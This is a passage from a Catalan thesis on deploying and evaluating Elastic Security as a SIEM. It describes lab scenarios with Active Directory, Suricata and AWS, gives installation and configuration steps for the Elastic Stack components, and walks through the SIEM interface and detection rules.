Si ens centrem en la seguretat i el rendiment, els dos productes són robustos i eficients. Tenint en compte els objectius d'aquest treball, com que s'utilitzarà Active Directory, també s'utilitzarà Microsoft DNS, ja que és més habitual trobar-los junts en un entorn real.

3.1.3. Recursos Compartits

Par tal de realitzar la compartició de recursos, principalment es solen utilitzar dos protocols: CIFS o NFS. Aquesta implementació depèn molt de quin és el sistema base que utilitzem per muntar el Servidor.

Normalment, a les empreses on s'utilitza Microsoft com a tecnologia principal, el tipus de recursos compartits que s'implementen és el CIFS. Aquest el va desenvolupar Microsoft i es basa amb el protocol SMB d'IBM. Aquest protocol pot ser utilitzar per compartir fitxers i impressores.

En canvi, si la tecnologia que predomina a l'empresa és Linux o Unix, se sol utilitzar el protocol NFS. Aquest protocol va ser desenvolupar per SUN i és molt utilitzat en la compartició de dades entre hosts del mateix tipus.

Si ens centrem a nivell de seguretat, CIFS permet implementar ACL per tal de protegir arxius i també permet la integració amb Kerberos. La seguretat que implementa NFS és més limitada: permet l'autenticació mitjançant usuaris i grups locals del mateix servidor a on es serveix el recurs. ACL s'implementa a partir de la versió 4.

Com que són protocols diferents i estan pensats per productes diferents, encara que sigui possible la seva interconnexió, es realitzaran proves amb els dos tipus.

3.1.4. Webs i bases de dades

Per tal de disposar de diferents webs i bases de dades per analitzar esdeveniments de seguretat mitjançant Elastic, he escollit utilitzar una distribució pensada per practicar *hacking* ètic. És a dir, és una suite amb diferents components vulnerables preparats per detectar forats de seguretat i, d'aquesta manera, poder practicar tècniques d'intrusió.

S'utilitzarà:

- **Web Security Dojo:** disposa de diferents webs vulnerables per tal de realitzar proves d'intrusió.
- **Metasploit:** és una màquina virtual amb vulnerabilitats preparada per poder provar diferents tècniques d'intrusió.

3.1.5. IDS

Al mercat es poden trobar diferents tipus d'IDS en funció del tipus de tècnica que s'utilitza per detectar les amenaces:

- **Detecció a base de signatures:** per tal de detectar els comportaments deshonestos, s'utilitzen regles o patrons de comportament coneguts. S'analitzen les dades buscant aquests patrons, en el cas que se'n detecti un, fa saltar una alarma. Aquest tipus de sistemes no ens protegeix d'amenaces de dia zero, no obstant això, la quantitat de falsos positius és baixa.
- **Detecció a base d'anomalies:** per tal de detectar els comportaments deshonestos, aquest tipus d'IDS, a primera instància han de realitzar un perfil del comportament "normal", que a mesura que vagi passant el temps, s'anirà completant. Un cop es disposa d'aquest perfil base, qualsevol comportament que es diferencia amb un llindar específic, serà considerat una amenaça. Aquests tipus de sistemes ens protegeix de les amenaces de dia zero però, per contra, la quantitat de falsos positius és més elevada.

Per altra banda, també els podem classificar tenint en compte quina és la font d'obtenció de dades:

- **NIDS:** les dades les obté a través del tràfic de xarxa: captura els diferents paquets i, a posteriori, els utilitzarà per detectar-hi les possibles amenaces. En implementar aquest tipus de sistema, és habitual que es dupliqui tot el tràfic que travessen els *switchs* i els encaminadors.
- **HIDS:** les dades les obté a través de la informació que es recopila als diferents *logs* dels equips. Normalment, per tal d'obtenir aquesta informació, s'ha d'instal·lar un agent encarregat de la seva recollida i processament.

Si ens centrem en les funcionalitats que ens ofereixen els Beats d'Elastic, podem veure que la part de HIDS està coberta per l'AuditBeat i el WinlogBeat.

La part que avui dia encara no està coberta al 100%, és la part de NIDS. Tot i que existeix el PacketBeat, la seva funció es centra en la captura de tràfic, la part de detecció es troba en versió *beta*.


Per tal d'aportar la funcionalitat del NIDS, existeixen diferents productes. Destacarem:

- **Snort:** és un dels NIDS més veterans, disposa d'una bona comunitat que hi treballa. A més, hi ha diferents productes comercials que implementen aquest NIDS per tal d'analitzar la xarxa, un exemple podria ser Alien Vault.
- **Suricata:** es podria considerar com una evolució del Snort. A primera instància, les regles definides i utilitzades al Snort són compatibles amb el Suricata. Una altra millora que aporta, és que, a més de paquets de xarxa, també és capaç de capturar i analitzar certificats TLS/SSL, sol·licituds HTTP i sol·licituds DNS.

Una de les característiques interessants que ens ofereix Suricata envers Snort, és la seva fàcil integració amb l'Elastic Stack. FileBeat disposa d'un mòdul natiu per processar els *logs* de Suricata. Per aquest motiu, l'IDS que s'utilitzarà serà Suricata. Per la part de HIDS s'utilitzaran l'AuditBeat i el WinlogBeat.

3.1.6. Esquema

Per veure l'escenari a escala esquemàtica, es desplegaran les següents màquines virtuals:



3.2. Escenari 2: *Cloud Amazon Web Service*

La popularitat del *cloud computing* s'ha anat incrementant en els últims anys. Aquesta casuística ha fet que, moltes empreses, hagin deixat de tenir els seus servidors als CPD's propis i hagin començat a moure'ls al núvol.

Un dels proveïdors de *cloud computing* que ha agafat més rellevància ha estat Amazon Web Service (AWS). Disposa d'un gran catàleg de serveis, tan autogestionats per AWS com serveis gestionats pel mateix client. Permetent arribar a generar infraestructures complexes al núvol.


A causa d'aquesta tendència, és interessant veure què ens pot oferir Elastic Security en aquest àmbit. Per això, el segon escenari plantejat és un cas d'ús basat en un entorn web amb arquitectura al *cloud* d'una empresa real que recentment s'ha posat en producció.

Aquesta plataforma està formada pels següents components:

3.2.1. ElasticSearch

En aquesta aplicació, ElasticSearch és utilitzat com a base de dades. Les dades de l'aplicació web es troben allotjades a un clúster d'ElasticSearch en tres zones diferents dins d'una mateixa regió. L'accés a aquest clúster es fa mitjançant un balancejador (*Application Load Balancing*).

Tots els nodes d'ElasticSearch estan desplegats sobre instàncies EC2 (màquines virtuals).




3.2.2. Plataforma Kubernetes

L'aplicació es troba en format contenidor i està corrent sobre la plataforma de Kubernetes. Aquesta plataforma està formada per tres servidors màsters a diferents zones de disponibilitat, amb un grup d'*AutoScaling*. La seva tasca és coordinar el desplegament i el funcionament dels *workers*.

El funcionament dels *workers* consisteix a executar els contenidors i oferir els serveis. Estan dividits en dos grups d'*AutoScaling*, un destinat a allotjar els diferents components de l'aplicació i l'altre grup destinat a allotjar les diferents utilitats d'integració contínua que utilitzen els desenvolupadors de l'aplicació (Gitlab, Sonarqube, Nexus i Rundeck.).

Per tal de permetre l'accés a aquests contenidors, s'utilitzà l'Ingress de Kubernetes. Concretament, se n'utilitzen tres, un per l'aplicació, un per les eines d'integració contínua i l'últim per l'API de gestió de la plataforma.


Tots aquests Ingress, per tal que siguin accessibles, es troben darrere de tres balancejadors de càrrega (*Network Load Balancing*). Pel que fa a la sortida a internet d'aquests servidors, s'utilitzen NAT Gateway.



3.2.3. Accés per part dels usuaris

Els usuaris per accedir a l'aplicació no ho fan directament a través dels balancejadors de càrrega allotjats a AWS, sinó que ho fan a través d'un distribuïdor de contingut. En aquest cas, el producte que s'utilitza és Fastly.

Aquest producte actua com a punt d'accés per part dels usuaris a l'aplicació i, a més, realitza la funció de "cache".



3.2.4. Obtenció de dades

Com s'ha comentat, tant l'aplicació web com les diferents eines d'integració contínua, estan desplegades mitjançant contenidors. Un dels beneficis dels contenidors és assegurar que tot l'entorn és uniforme, sense importar sobre quin sistema es desplega. De la mateixa manera, és habitual que aquests contenidors siguin volàtils, és a dir, que no emmagatzemen informació sinó que, cada cop que el reinicies o es canvia la versió, es destrueix i es torna a recrear.

Seguint aquest plantejament, tota l'arquitectura d'aquest entorn està pensada perquè sigui volàtil, permetent la creació o destrucció dels diferents components segons les necessitats. Si tenim en compte aquest comportament, els *logs* dels diferents components també són volàtils. Per tal de donar solució a aquest tema, tots els *logs* i les diferents mètriques s'envien al servei de CloudWatch que ofereix AWS. D'aquesta manera, s'aconsegueix mantenir aquesta informació encara que la plataforma sigui volàtil.

Una altra mesura que s'ha pres és que els *logs* que genera pròpiament l'aplicació web i el distribuïdor de contingut s'envien directament a un altre clúster d'ElasticSearch.

3.3. Escenari 3: Machine Learning

El que es busca amb aquest escenari, és comprovar què ens pot aportar el mòdul de Machine Learning.

Com a font de dades, s'utilitzaran les dades obtingudes en els escenaris anteriors. Mitjançant el mòdul de Machine Learning s'intentarà detectar anomalies.

4. Desplegament d'Elastic Stack

4.1. Requeriments

La versió dels diferents components d'Elastic que es desplegarà serà la **7.6**. En aquesta versió, l'aplicació de l'Elastic SIEM inclou en mode *beta* la part de detecció d'anomalies mitjançant regles, com s'indica a l'article "*Lanzamiento de Elastic Security 7.6.0.*" (Settle, 2019).

Elastic disposa d'una matriu on s'indica la compatibilitat entre versions de tots els productes. Es pot consultar al següent [enllaç](#).

A continuació, es detallarà quins són els requeriments necessaris per a desplegar el producte:

- **Sistema Operatiu:** CentOS 7.
- **Java:** OpenJDK 11.
- **Kibana:** 7.6.
- **Logstash:** 7.6.
- **Beats:** 7.6.
- **ElasticSearch:** 7.6.
- **Memòria RAM:** 4 GB.
- **vCPU:** 2.

4.2. ElasticSearch

4.2.1. Instal·lació

Per tal de realitzar la instal·lació de l'ElasticSearch, s'ha desplegat una màquina virtual amb els requeriments anteriorment comentats. A més, se li ha assignat una unitat de 25 GB que és on s'emmagatzemarà la informació de l'ElasticSearch.

Per tal de realitzar la instal·lació d'una manera desatesa, s'ha creat un script que realitzarà les següents tasques:

- Instal·lació del Java.
- Instal·lació de l'Elastic.
- Configuració bàsica de l'Elastic:
 - Definició del nom del clúster.
 - Definició del nom del node.
 - Canvi de ruta de les dades de l'Elastic.
 - Activar el *Memory Lock* (recomanació d'Elastic).
 - Canviar la IP per on escolta.
 - Identificar el port a utilitzar.
 - Identificar que és un clúster d'un node.
- Ajustar paràmetres del sistema operatiu:
 - Configurar la memòria màxima que utilitzi el Java.
 - Configurar la memòria Java inicial.

- Configuració de *Pagefiles* (recomanació d'Elastic).
- Configuració del FileSystem /dades.
- Configuració d'auto inici.
- Obrir ports al *Firewall*.

El script en qüestió és el següent: **Script 1: Instal·lació d'ElasticSearch.**

Un cop s'ha executat el script, ja tindríem l'ElasticSearch instal·lat. El següent pas serà inicialitzar-ho. Per fer-ho, executarem la següent comanda:

```
systemctl start elasticsearch
```

Per tal de comprovar que efectivament està funcionant de forma correcta, executarem la següent comanda. Ens fixarem amb el valor "status" que ha d'indicar "green" (Captura 1: Estat del clúster):

```
curl -X GET "192.168.43.100:9200/_cluster/health?wait_for_status=yellow&timeout=50s&pretty"
```

A partir d'aquest punt, ja tindrem l'ElasticSearch funcionant. No obstant això, el clúster està configurat sense cap mena de seguretat. És important indicar que, per requeriments del mòdul de detecció de l'Elastic SIEM, és necessari que la comunicació sigui mitjançant HTTPS.

4.2.2. Configuració Seguretat i Comunicació SSL

Per tal de configurar el protocol HTTPS i donar seguretat al clúster d'ElasticSearch, és necessari realitzar les següents tasques:

Primer de tot, és necessari crear una entitat certificadora (CA) així com un certificat SSL. Per fer-ho, s'ha creat un script que realitzarà les següents tasques:

- Instal·lació de la utilitat per crear els certificats.
- Creació de l'estructura de carpetes per emmagatzemar els fitxers.
- Creació de plantilles per crear la CA i el Certificat SSL.
- Generació de la CA.
- Generació del certificat SSL.
- Canvi de propietari de la carpeta.

El script és el següent: **Script 2: Creació dels certificats SSL ElasticSearch.**

Un cop disposem del certificat generat, el següent pas serà configurar l'ElasticSearch. Per fer-ho, s'ha creat el següent **Script 3: Configuració del SSL ElasticSearch.**

Seguidament, procedirem a reiniciar el servei. Per fer-ho, executarem la següent comanda:

```
systemctl restart elasticsearch
```

Un cop ja disposem de l'ElasticSearch configurat amb seguretat, el següent pas serà crear els usuaris de sistema per tal de poder-hi accedir. Per fer-ho, executarem la següent comanda, on ens demanarà la contrasenya pels següents

usuaris: elastic, apm_system, kibana, logstash_system, beats_system i remote_monitoring_user (Captura 2: Usuaris del Sistema Elastic):

```
/usr/share/elasticsearch/bin/elasticsearch-setup-passwords interactive -u  
"https://elasticstack.mistic.lab:9200"
```

Un cop ja es disposa de les contrasenyes assignades, comprovarem el correcte funcionament. Tornarem a executar la comanda per comprovar l'estat del clúster però aquest cop hi afegirem els *flags* **-u** per indicar quin és l'usuari i la contrasenya i **-k** perquè no comprovi la validesa del certificat SSL. De nou ens fixarem amb el valor "*status*" que ha d'indicar "*green*" (Captura 3: Estat del Clúster SSL).

```
curl -u elastic:3l4s1cUs3r  
"https://elasticstack.mistic.lab:9200/_cluster/health?wait_for_status=yellow&timeout=50s&pretty" -k
```

A partir d'aquest punt ja tindrem l'ElasticSearch instal·lat i configurat amb SSL.

4.3. Kibana

4.3.1. Instal·lació

El següent element a instal·lar serà el Kibana, que és la interfície gràfica per administrar l'ElasticSearch i també on hi ha l'aplicació d'Elastic SIEM.

S'han utilitzat els mateixos certificats que s'utilitzen a l'ElasticSearch. Per tal de realitzar la instal·lació i la configuració del Kibana, he creat el següent script que realitza les accions:

- Creació del repositori del Kibana.
- Instal·lació del Kibana.
- Configuració del Kibana.
- Configuració d'auto inici.
- Obrir ports al *firewall*.

El script és el següent **Script 4: Instal·lació i configuració del Kibana**.

Un cop el procés d'instal·lació ha finalitzat, ja podem accedir a l'aplicació mitjançant la següent URL (Captura 4: Accés del Kibana):

```
https://elasticstack.mistic.lab:5601
```

4.4. Logstash

4.4.1. Instal·lació

El següent producte a instal·lar serà el Logstash. Es realitzarà una *pipeline* bàsica i, si durant el treball es necessiten noves *pipelines*, ja es configuraran. Per fer la instal·lació he creat un script que realitzarà les següents tasques:

- Creació del repositori del Logstash.
- Instal·lació del Logstash.
- Configuració del Logstash.
- Creació de la *pipeline* bàsica.
- Configuració d'auto inici.

- Obrir ports del *firewall*.

El script és el següent **Script 5: Instal·lació del Logstash**.

Un cop s'ha executat, podem validar mitjançant els *logs* que, efectivament, s'ha inicialitzat. Per fer-ho, buscarem la següent línia “[*INFO*] [*logstash.agent*] *Successfully started Logstash API endpoint* {*:port=>9600*}” al *log* (Captura 5: Validació del funcionament del Logstash). Executarem la següent comanda:

```
tail -f /var/log/logstash/logstash-plain.log
```

Una altra manera de verificar que s'ha connectat a l'ElasticSearch, és verificar si s'ha creat la plantilla. Per validar-ho, ens podem connectar al Kibana. Ens dirigim a l'opció Dev Ops i, a continuació, executem la següent consulta. Podrem veure que a la part dreta apareix tota la informació (Captura 6: Validar la creació de la plantilla del Logstash):

```
GET _template/logstash
{
  "query": {
    "match_all": {}
  }
}
```

4.5. Beats

En aquest apartat instal·larem els principals beats.

4.5.1. Instal·lació d'AuditBeat

És el primer dels Beats que s'instal·larà. Per fer-ho, s'ha creat un script que realitza les següents accions:

- Instal·lació de l'AuditBeat.
- Configuració de l'AuditBeat.
- Configuració d'arrencada automàtica.

El Script és el següent **Script 6: Instal·lació de l'AuditBeat**.

Un cop instal·lat, si ens connectem al Kibana a l'aplicació de SIEM, podem veure que ja ens comencen a arribar dades (Captura 7: Dades de l'AuditBeat).

4.5.2. Instal·lació del PacketBeat

És el següent dels Beats que s'instal·larà. Per fer-ho, s'ha creat un script que realitza les següents accions:

- Instal·lació del PacketBeat.
- Configuració del PacketBeat.
- Configuració arrancada automàtica.

El Script és el següent **Script 7: Instal·lació del PacketBeat**.

Per tal de tenir dades sobre geolocalització de les diferents IP's, és necessari crear un índex. Per fer-ho, executarem la següent comanda des de la carpeta `/etc/packetbeat/`: **Script 8: Configuració de GeoIP** del PacketBeat.

Un cop instal·lat, si ens connectem al Kibana a l'aplicació de SIEM, podem veure que ja ens comencen a enviar dades (Captura 8: Dades del PacketBeat).

4.5.3. Instal·lació del FileBeat

És el següent Beat que s'instal·larà. Per fer-ho, s'ha creat un script que realitza les següents accions:

- Instal·lació del FileBeat.
- Configuració del FileBeat i habilitar el mòdul del System.
- Configuració d'arrencada automàtica.

El Script és el següent: **Script 9: Instal·lació del FileBeat**.

Un cop instal·lat, si ens connectem al Kibana a l'aplicació de SIEM, podem veure que ja ens comencen a arribar dades (Captura 9: Dades del FileBeat).

4.6. APM-Server

Per tal de realitzar la instal·lació d'aquest component, s'ha creat un script que realitzarà les següents accions:

- Instal·lar l'APM-Server.
- Configurar l'APM-Server
- Configurar l'arrencada automàtica.
- Obrir ports del *Firewall*.

El script en qüestió és el següent: **Script 10: Instal·lació de l'APM-Server**.

5. Anàlisi de logs

Un cop hem vist els diferents escenaris que aplicarem en el producte d'Elastic Security, així com el procés d'instal·lació de les diferents peces que el formen, el següent pas és comprovar com respon i què ens aporta aquest producte.

5.1. Ruta per l'Elastic SIEM

Un cop s'ha desplegat l'Elastic Stack amb les diferents peces que el formen, abans de començar amb el desplegament dels nous components, realitzarem una ruta per l'aplicació d'Elastic SIEM per tenir un primer contacte.

Primer de tot, es realitzarà un petit glossari per entendre les diferents opcions que ens ofereix l'aplicació:

- **Signal**: fa referència a l'activació d'una regla de detecció especificada.

- **Alert:** fa referència a la detecció d'una anomalia que es rep per un sistema extern, com podria ser Suricata o Endpoint Security.
- **Event:** fa referència als diferents elements que s'obtenen gràcies als diferents Beats.
- **Timelines:** és el lloc de treball on ens permet començar la investigació de les possibles amenaces. Permet utilitzar cerques dels diferents camps dels esdeveniments per a realitzar el seguiment del cas.
- **Flow:** grup de paquets enviats en el mateix període de temps que comparteixen propietats, com serien: les mateixes IP's origen, les mateixes IP's destí o el mateix protocol.

Com he comentat anteriorment, Elastic SIEM és una aplicació que s'ha creat i integrat dins del Kibana. Per tant, per poder accedir-hi ens hi connectarem i, un cop dins, seleccionarem l'apartat d'Elastic SIEM (Captura 10: Home Kibana).

5.1.1. Pestanya Overview

Un cop hem accedit a l'aplicació d'Elastic SIEM, la primera pestanya que ens apareix és l'anomenada *Overview*. En aquesta finestra hi ha un tauler de control amb la visió general del producte mitjançant diferents gràfics:

El primer gràfic que se'ns mostra és l'anomenat "**Signal Count**", a on se'ns mostrarà mitjançant un diagrama de barres el recompte de les diferents *Signals* detectades (Captura 11: Finestra Overview 1).

El següent gràfic que ens apareix correspon a "**External alert count**". De la mateixa manera, se'ns representarà mitjançant un diagrama de barres el recompte de les alertes detectades (Captura 11: Finestra Overview 1).

Seguidament, se'ns mostra un gràfic anomenat "**Event Counts**" on es pot veure un histograma amb la quantitat d'esdeveniment que es van recollint (Captura 12: Finestra Overview 2).

Per finalitzar, ens apareixen dos panells anomenats "**Host Events**" i "**Network Events**" on es representa la quantitat d'esdeveniment que s'han recollit amb els diferents Beats (Captura 12: Finestra Overview 2).

5.1.2. Pestanya Hosts

En aquesta finestra, ens apareix una visió general de la situació dels diferents *hosts* que estan enviant informació a l'Elastic.

Podem veure que apareixen tres panells a la part superior (Captura 13: Finestra Hosts 1):

- **Hosts:** se'ns mostra la quantitat de *hosts* que han enviat informació en una franja de temps

- **User Authentication:** es mostra una correlació entre els *logins* realitzats satisfactòriament i els incorrectes. Són reportats per l'AuditBeat i el Winlogbeat.
- **Unique IP:** ens fa un recompte de les diferents IP's detectades.

Seguidament, tenim un altre panell amb diferents pestanyes:

- **All Hosts** (Captura 13: Finestra Hosts 1): se'ns mostra més detall dels diferents entorns que han reportat, així com el temps que fa des de l'enviament de l'últim esdeveniment.
- **Authentication** (Captura 14: Finestra Hosts 2): ens apareixen dos panells, un ens mostra una gràfica amb les diferents autenticacions exitoses i fallades que s'han realitzat. L'altre ens dóna informació sobre les diferents autenticacions.
- **Uncommon Processes** (Captura 15: Finestra Hosts 3): ens mostra un llistat dels processos que no són comuns.
- **Events** (Captura 16: Finestra Hosts 4): també es presenten dos panells, en un es mostra amb un diagrama la quantitat d'esdeveniment rebuts. En l'altre panell hi ha més detalls dels diferents processos capturats. Des d'aquesta vista és possible realitzar *Timelines* mitjançant *drag and drop*.
- **External Alerts** (Captura 17: Finestra Hosts 5): se'ns mostren dos panells amb informació de les alertes externes detectades. Primer se'ns mostra un diagrama amb la quantitat d'esdeveniments detectats i, al segon panell, més detall sobre aquests esdeveniments. Des d'aquesta vista és possible realitzar *timelines* mitjançant *drag and drop*.

5.1.3. Pestanya Network

En aquesta finestra, el primer panell correspon a un mapamundi, on s'indica quin és el destí de les connexions que es realitzen dins de la plataforma (Captura 18: Finestra Network 1).

Seguidament, se'ns mostren més panells (Captura 19: Finestra Network 2) amb la següent informació:

- **Network Events:** s'indica, en la franja horària seleccionada, quants esdeveniments de tipus *network* hi ha hagut.
- **DNS Querys:** s'indica en la franja horària seleccionada, quantes *querys* als DNS hi ha hagut.
- **Unique Private IPs:** indica quantes IP's d'origen i de destí úniques han aparegut.
- **Unique Flow IDs:** quantitat de fluxos de comunicació realitzats.
- **TLS Handshakes:** comunicacions inicialitzades mitjançant TLS.

A continuació, podem veure diferents pestanyes que ens mostraran panells més específics:

- **Flow:** es mostren diferents panells amb informació sobre IP's origen, IP's destí (Captura 19: Finestra Network 2), així com els països d'origen i països de destí (Captura 20: Finestra Network 3).

- **DNS:** ens mostra informació relacionada amb les consultes DNS. En el primer panell hi ha un diagrama amb la quantitat de consultes realitzades i, en el següent panell, indica quins són els dominis consultats (Captura 21: Finestra Network 4).
- **HTTP:** ens mostra les diferents sol·licituds HTTP realitzades. (Captura 22: Finestra Network 5)
- **External Alerts:** en el primer panell es mostra un diagrama amb la quantitat d'alarmes externes i, en el segon panell, més detall sobre aquestes alertes (Captura 23: Finestra Network 6).

5.1.4. Pestanya Detecions

En aquesta pestanya es mostrarà tota la informació relacionada amb els *signals* i amb les *alarms*, així com les diferents regles creades (Captura 25: Finestra manage signal rules).

Elastic SIEM ens ofereix un seguit de regles bàsiques precreades. Per tal de carregar-les, farem clic sobre “*Manage Signal detection rules*”. Seguidament, farem clic sobre “*Load Prebuilt Detection Rules*” (Captura 25: Finestra manage signal rules). Un cop finalitzat el procés, ens apareixeran les regles creades (Captura 26: Prebuilt signal rules).

Si fem clic sobre qualsevol d'aquestes regles, ens apareixerà més informació sobre aquesta (Captura 27: Exemple de signal rule). Entrarem en més detall sobre les regles en els següents apartats.

5.1.5. Timelines

Aquest és un dels apartats bàsics per tal de realitzar l'anàlisi de *logs* i poder detectar anomalies. Elastic SIEM ens ofereix aquesta funcionalitat que ens permet, mitjançant *drag and drop* o bé mitjançant *queries KQL*, analitzar la informació recollida pels diferents orígens de dades. A la Captura 28: Query timeline, es pot veure una *query* per detectar un arxiu que es va eliminar.

Una altra funcionalitat és la de poder afegir notes a esdeveniments en concret. També ens permet guardar aquest *timeline* per poder analitzar-lo més endavant (Captura 29: Timeline guardada).

5.1.6. Regles de detecció

Per tal de poder realitzar la detecció de *signals*, s'utilitzen les regles. Una regla està formada principalment per:

- **Query:** consulta que permet identificar una anomalia. Es poden utilitzar les *timelines* creades.
- **Name:** nom identificador del *signal*.
- **Description:** descripció del *signal*.
- **Severity:** indica la criticitat, pot ser *low*, *medium*, *high* o *critical*.
- **Risk score:** puntuació del 0 al 100.

- **Tags:** etiquetes per identificar la regla.
- **Schedule rule:**
 - Interval de temps amb la freqüència d'execució de la regla per detectar els *signals* en aquell període.
 - Look-back: és el temps addicional que analitzarà. És a dir, si s'executa cada cinc minuts i el *look-back* és d'un minut, significa que: cada cinc minuts revisarà els esdeveniments que li han arribat els últims sis minuts.

Per defecte, totes les regles estan desactivades i l'administrador de l'Elastic SIEM serà l'encarregat d'activar-les. De la mateixa manera, també es podran crear regles Personalitzades.

5.2. Escenari 1: Entorn empresarial

5.2.1. Desplegament d'Active Directory

5.2.1.1. Requeriments

Es desplegarà el servei d'*Active Directory* sobre una màquina virtual amb les següents característiques:

- **Sistema Operatiu:** Windows Server 2019 Standard.
- **CPU:** 2vCPU.
- **Memoria RAM:** 2GB.
- **Unitat C:** 40 GB.
- **Nom del domini:** mistic.lab.
- **Hostname:** misticad.

5.2.1.2. Instal·lació d'ActiveDirectory

Per tal de realitzar el desplegament s'ha utilitzat un script *PowerShell* que realitza les següents accions (Captures

Captura 30: Execució del script, Captura 31: Contrasenya de recuperació de l'AD, Captura 32: AD funcionant):

- Assignar IP estàtica.
- Configurar DNS.
- Desactivar IPv6.
- Instal·lació del rol AD-DS.
- Promoció de l'Active Directory.

El script és el següent: **Script 11: Instal·lació d'Active Directory.**

